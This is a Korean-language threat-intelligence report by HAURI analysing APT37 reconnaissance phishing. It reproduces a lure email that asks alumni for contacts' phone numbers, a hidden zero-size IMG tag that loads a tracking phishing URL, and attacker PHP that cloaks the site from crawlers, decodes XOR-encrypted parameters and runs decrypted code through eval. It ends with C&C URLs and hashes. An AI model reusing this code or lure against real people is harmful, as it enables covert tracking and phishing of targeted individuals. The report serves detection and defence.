악성코드 상세 분석 보고서

APT37 의 정찰용 피싱

(Document No : DT-20250110-001)

HAURI

www.hauri.co.kr

ㅇ 분석 개요

APT37 은 국내 북한 관련 인물 또는 탈북민들을 대상으로 주로 공격하는 북한의 해킹 조직이다. 2021 년부터 현재까지 이들의 정찰 목적의 피싱 사이트가 계속하여 발견되고 있다. 공격 방식은 메일에 IMG 태그를 활용해 메일을 열람할 경우 자동으로 피싱 사이트에 접속되게 하고 있으며, 국내 정상 사이트를 해킹하여 피싱 사이트로 사용해 보안 솔루션들의 접속 차단을 우회하고 있다. 정찰을 통해 획득한 정보들은 확인 후 공격자가 취약점 공격에 시도할 수 있으므로 메일을 열람할 때에도 발신자를 확인 후 열람할 필요가 있다.

ㅇ 피싱 메일

안녕하십니까,
북한대학원대학교 총동문회 조교 [redacted] 입니다.

현재 학교에서 **동문회 명부 업데이트 작업** 을 진행중에 있습니다.
하지만 **결번인 분들이 많아 작업 진행에 있어 어려움** 을 겪고 있습니다.
결번인 분들의 최신 연락처를 해당 기수에 계신 동기분들께서 갖고 계실 것 같다는 생각이 들어
지난 2015년 북한대학원대학교 동문 송년모임에 오신 분들을 중심으로 도움을 요청드리고자 이렇게 연락드리게 됐습니다.

혹시 아래 목록에 있는 **동기 분들의 연락처** 를 갖고 계시다면 **노란색 공란** 에 **휴대폰 번호** 를 기입하여 **회신** 을 간곡히 부탁드립니다.

<석사 14기 결번자 목록>

No.	성명	직장	휴대폰 번호
1	[redacted]	미기입	
2	[redacted]	미기입	
3	[redacted]	미기입	
4	[redacted]	미기입	

개인정보를 요청드리는 사항이라 조심스러운 부분이 있으나 **동문회 명부 업데이트 목적 이외에 다른 용도로는 사용되지 않음** 을 알려드립니다.
북한대학원대학교 동문회 활성화에 큰 도움을 주셔서 대단히 감사합니다.

오늘 하루도 즐거운 하루 보내시길 바랍니다.

감사합니다.
북한대학원대학교 총동문회 조교 [redacted] 배상
(02-3700-0830)

1. 북한대학원대학교_동문회_명부_업데이트_작업에_도움을.eml

(MD5 : BCD58B65E07EF11A70C10E8416D8EF8E, SIZE : 32,626)

개요 : 메일의 IMG 태그를 사용하여 피싱 사이트에 자동 접속시킨다.

ViRobot	EML.S.Phishing.32626

상세분석 :

(1) 공격자는 메일에 **IMG 태그**를 사용해 메일을 열람 시 피싱 사이트에 자동으로 접속되게 설정하였다.

- **피싱 사이트 주소 : hxxps://dalcommusic.com/member/reg.php?{페이로드}**

```
</p > < p > < span style = "font-size: 10pt; line-height: 1.5;" >   < /span>
</p > < p > < span style = "font-size: 10pt; line-height: 1.5;" > 감사합니다. < /span>
</p > < p > 북한대학원대학교 총동문회 조교 [redacted] 배상 < /p>
<p>(02-3700-0830)</p > < /div>
</div > < /div>  </div > < /div>  </div > <
/div>  </div > < /div>  </div > < /div>  </div > < /div>  </div >
< /div><div>  <img src="https://dalcommusic.com/member/reg.php?
[redacted]" border="0" height="0" width="0"></div > < /div></body > < /html>
```

[그림 1] 메일 속 img 태그

(2) 공격 대상을 지정하여 메일을 보내기 때문에 피싱 주소 뒤에 암호화된 파라미터 값을 추가하여 피해자를 구분한다.

hxxps://dalcommusic.com/member/reg.php?langSwtich=Y&checksum=Y&Privacy=Y&termsService=session&token=Y&termsService=privacy&langSwtich={파라미터 값}

[표 1] 피싱 사이트

(3) 피싱 사이트에 접속되면 웹 크롤러 및 Bot 들의 접속을 차단하기 위해 특정 User-Agent 들을 차단하며, **"crawl.dat"** 파일에 로그를 남긴다.

```
function prevInitialize(){
    $crawlers1='Google|Rambler|Yahoo|accoona|ASPSeek|Crawler|bot|Lycos|Scooter|AltaVista|eStyle|Scrubby|spider|teoma|fish|facebook|hanrss|nuhk|http|slurp|ia_archiver|ifsec|russel
    python|Carbon';
    $crawlers2='Googlebot|facebookexternalhit|AdsBot-Google|Google Keyword Suggestion|Facebot|YandexBot|YandexMobileBot|bingbot|ia_archiver|AhrefsBot|Ezooms|GSLFbot|WBSearchBot|
    Twitterbot|TweetmemeBot|Twikle|PaperLiBot|Wotbox|UnwindFetchor|Exabot|MJ12bot|YandexImages|TurnitinBot|Pingdom';
    if(preg_match("/$crawlers1/i", $_SERVER['HTTP_USER_AGENT'] ) != 0 || preg_match("/$crawlers2/i", $_SERVER['HTTP_USER_AGENT'] ) != 0){
        $cf='crawl.dat';
        $fp=fopen($cf,'ab');
        fwrite($fp, $_SERVER['HTTP_USER_AGENT']."\r\n");
        fclose($fp);
        exit(0);
    }
}
```

[그림 2] 특정 User-Agent 차단 코드

dalcommusic.com/member/crawl.dat

```
Carbon
Carbon
Carbon
Mozilla/5.0 (Android 13; Mobile; rv:109.0) Gecko/112.0 Firefox/112.0 AppEngine-Google; (+http://code.google.com/appengine; appid: s~virustotalcloud)
Mozilla/5.0 (Android 13; Mobile; rv:109.0) Gecko/112.0 Firefox/112.0 AppEngine-Google; (+http://code.google.com/appengine; appid: s~virustotalcloud)
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36 AppEngine-Google; (+http://code.google.com/appengine; appid: s~virustotalcloud)
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36 AppEngine-Google; (+http://code.google.com/appengine; appid: s~virustotalcloud)
Mozilla/5.0 (Android 13; Mobile; rv:109.0) Gecko/112.0 Firefox/112.0 AppEngine-Google; (+http://code.google.com/appengine; appid: s~virustotalcloud)
Mozilla/5.0 (Android 13; Mobile; rv:109.0) Gecko/112.0 Firefox/112.0 AppEngine-Google; (+http://code.google.com/appengine; appid: s~virustotalcloud)
Spider_Bot/3.0
```

[그림 3] crawl.dat

(4) 이후 암호화된 파라미터 값을 복호화를 시도하며, 만약 올바르지 않은 파라미터 값일 경우 국내 포털 11 곳 중 한 곳으로 무작위로 리다이렉션 시킨다.

```php
function get_return_script(){
    $urlarr = array(
        "https://www.coupang.com",
        "http://saein.net",
        "http://cupnews.kr",
        "https://www.naver.com",
        "https://www.daum.net",
        "https://www.hmall.com",
        "https://www.thirtymall.com",
        "https://www.eyoumall.co.kr",
        "https://www.cgimall.co.kr",
        "https://www.firstmall.kr",
        "http://www.lotteimall.com"
    );
    $urlid = rand(0, count($urlarr) - 1);
    return '<script>window.location.href="'.$urlarr[$urlid].'"</script>';
}
```

[그림 4] 리다이렉션 코드

(5) 파라미터 값의 복호화는 **aesurl_dec** 이름의 함수가 진행하며, 이름과 달리 단순 BASE64 와 XOR 연산만으로 복호화한다.

```php
public function aesurl_dec($data){
    $temp = base64_decode(str_pad(strtr($data, '-_', '+/'), strlen($data) % 4, '=', STR_PAD_RIGHT));
    $result = '';
    for($i=0; $i<strlen($temp);){
        for($j=0; ($j<strlen($this->key) && $i<strlen($temp)); $j++,$i++){
            $result .= $temp{$i} ^ $this->key{$j};
        }
    }
    return $result;
}
```

[그림 5] aesurl_dec 함수


(6) 하드코딩된 키를 사용해 복호화

- **XOR 키 : WEs!@#~21)**%%^!@#)&^%$#@**(#@#S@!dseq!@!aw$$@!~!@!&^*****

```php
$ppkey='WEs!@#~21)**%%^!@#)&^%$#@**(#@#S@!dseq!@!aw$$@!~!@!&^****';
$mincnt=0;
$ppval='';
foreach ($_GET as $name => $val){
    if (strlen($val)>$mincnt){
        $ppval=$val;
        $mincnt=strlen($val);
    }
}
$ppEnc = new AES($ppkey);
$param0 = $ppEnc->aesurl_dec($ppval);
```

[그림 6] 하드코딩된 XOR 키

(7) 복호화된 값은 URL 파라미터 형식으로 구성되어 있으며, 파라미터 이름의 길이로 구분하여 **$keyid, $token, $encid, $encval** 변수에 저장한다.



[그림 7] 복호화 결과

```php
foreach ($output0 as $name => $val){
    if (strlen($name) == 7){
        $keyid = $val;
    }
    if (strlen($name) == 8){
        $token = $val;
    }
    if (strlen($name) == 9){
        $encid = $val;
    }
    if (strlen($name) == 10){
        $encval = $val;
    }
}
```

[그림 8] 파라미터 이름 길이로 구분

(8) **$enval, $encid** 변수를 사용해 아래와 같은 방법으로 암호화된 PHP 코드를 복호화 후 실행한다.

- **$encval** 을 BAS64 디코딩 후 **$encid** 를 키값으로 사용하여 XOR 연산 후 **$id** 에 저장
- 암호화된 PHP 코드는 BASE64 디코딩 후 **$id** 를 키값으로 사용하여 XOR 연산 후 **$dec** 에 저장
- 복호화된 **$dec** 변수가 **$checksum="ccc";** 으로 시작하는지 검사 후 eval 함수를 사용해 실행

```php
function dec_module($id){
    $checksum = '$checksum="ccc";';
    $str = 'YwgaABRSQRMpe2UUEBVGfGZ4AwJXURItKSlXFBMQGAkeDBlSGkIrNC4oBgQIbhB/b35QVEZsNTMFAAIFNR8BEh5NWk5gKTUeLAMWK0dSRx9NRhZmb24MfnxtTk8BDQdWQUZ5ZjQDAQ
    if (substr($str, 0, 16) == $checksum){
        eval("$str");
        return true;
    }
    $aesEnc = new AES($id);
    $dec = $aesEnc->aes_dec($str);
    if (substr($dec, 0, 16) != $checksum){
        return false;
    }
    eval("$dec");
    return true;
}
```

[그림 9] 암호화된 PHP 코드 복호화

(9) 복호화된 PHP 코드에는 이후 사용될 로그 관련 함수들이 있으며, 또 다른 북한 해킹 그룹 **Kimsuky** 가 이전에 사용했다고 알려진 **Mobile_Detect** 이름의 Class 도 존재한다.

```php
function readLog($id, $to, $log, $ntid, $ptn, $inptn){
    $agent=$_SERVER['HTTP_USER_AGENT'];
    $pLog = new Log($id, $agent, 0, $to);
    $pLog->setLogfileName($log);
    $pLog->setNtId($ntid);
    $pLog->setPtnId($ptn);
    $pLog->setInPtnId($inptn);
    $pLog->Execute();
}
function accessLog($id, $to, $log, $ntid, $ptn, $inptn, $flin="", $big=""){
    $agent=$_SERVER['HTTP_USER_AGENT'];
    $pLog = new Log($id, $agent, 1, $to);
    $pLog->setUid($id);
    $pLog->setLogfileName($log);
    $pLog->setNtId($ntid);
    $pLog->setPtnId($ptn);
    $pLog->setInPtnId($inptn);
    $pLog->setFlin($flin);
    $pLog->setBig($big);
    $pLog->Execute();
}
```

[그림 10] 로그 관련된 PHP 코드

```php
class Mobile_Detect
{
    const DETECTION_TYPE_MOBILE  = 'mobile';
    const DETECTION_TYPE_EXTENDED   = 'extended';
    const VER                      = '([\w._\+]+)';
    const MOBILE_GRADE_A            = 'A';
    const MOBILE_GRADE_B            = 'B';
    const MOBILE_GRADE_C            = 'C';
    const VERSION                  = '2.8.34';
    const VERSION_TYPE_STRING      = 'text';
    const VERSION_TYPE_FLOAT        = 'float';
    protected $cache = array();
    protected $userAgent = null;
    protected $httpHeaders = array();
    protected $cloudfrontHeaders = array();
    protected $matchingRegex = null;
    protected $matchesArray = null;
    protected $detectionType = self::DETECTION_TYPE_MOBILE;
    protected static $mobileHeaders = array(
            'HTTP_ACCEPT'=> array('matches' => array(
                // Opera Mini; @reference: http://dev.opera.com/articles/view/opera-binary-markup-language/
                'application/x-obml2d',
```

[그림 11] Mobile_Detect 클래스


(10) **$token** 변수는 **$encid** 를 키값으로 복호화된다.

```php
$keyAes = new AES($encid);
$id = $keyAes->aesurl_dec($encval);

$param = $keyAes->aesurl_dec($token);
```

[그림 12] $token 변수 복호화

(11) 복호화된 **$token** 에는 공격 대상의 이메일 주소 및 피싱 공격에 대한 정보들이 담겨져 있다.




[그림 13] 복호화된 $token

이름	의미
to	**공격 대상의 이메일 또는 공격자가 로그를 확인하기 위해 사용** **(recvchk : 통신 확인** **delit : 자가 삭제** **relg : 로그 출력** **delg : 로그 삭제)**
type	**로그 저장 및 다운로드** **rlog : 로그 저장** **dlog : 로그 다운로드**
inptn	**피싱 종류**
ptn	**피싱 메일 주제**
ntid	**공격 시간**


[표 2] 복호화된 $token 값 의미

(12) 저장된 로그에는 피싱 사이트에 접속한 사용자의 OS 정보 및 웹 브라우저 버전 등의 정보들이 있다.



[그림 14] 저장된 로그

(13) 위와 같이 얻은 정보들을 활용해 APT37 그룹은 취약점 공격을 시도할 수도 있으며, 2024 년 10 월에 Microsoft 인터넷 익스플로러(IE)의 제로데이 취약점(CVE_2024_38178)를 악용해 공격을 한 사례가 존재한다.



[그림 15] APT37 의 취약점 공격 사례 (출저 : NCSC)

IOC

*C&C

hxxp://dalcommusic.com/member/reg.php
hxxp://dalcommusic.com/mail/get.php
hxxp://dalcommusic.com/mail/service/session.php
hxxp://www.skmslu.org/btn/verify/info.php
hxxp://scop.co.kr/wi_item/recv.php
hxxp://dalcommusic.com/mail/service/service.php
hxxp://theplan-arch.co.kr/product/data/item/1661393053/index.php
hxxp://deerfos.com/overseas/recv.php
hxxp://ipkey.cafe24.com/online/data/service.php
hxxp://ipkey.cafe24.com/btn/mail/source.php
hxxp://seoulsong.co.kr/module/lgxpay/lgdacom/pop.php
hxxp://ipkey.cafe24.com/online/data/link.php
hxxp://ibm2020.cafe24.com/online/push.php
hxxp://graphite.co.kr/install/file.php
hxxp://udcontest.ableforum.com/bbs/calendar/verify.php
hxxp://dalcommusic.com/mail/service/coupang.php
hxxp://shinkwangpub.com/sub01/good.php
hxxp://hanmack.gamgakname.com/files/config/log.php
hxxp://dalcommusic.com/mail/service/list.php
hxxp://webuild.co.kr/bbs/Fonts/push.php
hxxp://ableinfo.co.kr/newwin/down.php
hxxp://ableinfo.co.kr/product/data/item/login.php
hxxp://theplan-arch.co.kr/product/data/item/1661393053/log.php
hxxp://ableinfo.co.kr/product/data/item/log.php
hxxp://ableinfo.co.kr/newwin/ini.php
hxxp://ableinfo.co.kr/newwin/log.php
hxxp://hanmack.gamgakname.com/files/config/input.php
hxxp://komoonsa.co.kr/editor/pop.php
hxxp://komoonsa.co.kr/editor/data.php
hxxp://seoulsong.co.kr/shop/data/map.php
hxxp://www.skmslu.org/btn/verify/set.php
hxxp://seoulsong.co.kr/bbs/Log/recv.php
hxxp://seoulsong.co.kr/module/title.php
hxxp://mklawgroup.co.kr/admin/check.php
hxxp://ableinfo.co.kr/admin/login/recv.php
hxxp://dalcommusic.com/mail/service/confirm.php
hxxp://shinkwangpub.com/module/data.php
hxxp://ableinfo.co.kr/newwin/input.php
hxxp://udcontest.ableforum.com/bbs/calendar/index.php
hxxp://miraewood.co.kr/bbs/data/link.php

*MD5

bcd58b65e07ef11a70c10e8416d8ef8e
b5a7946b4513e30d45ee2725f359593a
da585f529096b88f443462b0a6187db7
aacd298c5bd26065cb267bf01f002891
9d1464d8abeb4bd66d55f138d77fa5b9
8d6cfffd887b3d268389c7b02543924b
9ea4d0a80cf2aa1fcf6bd81c1775b935
2c3797bdcc418121611dfc264a448937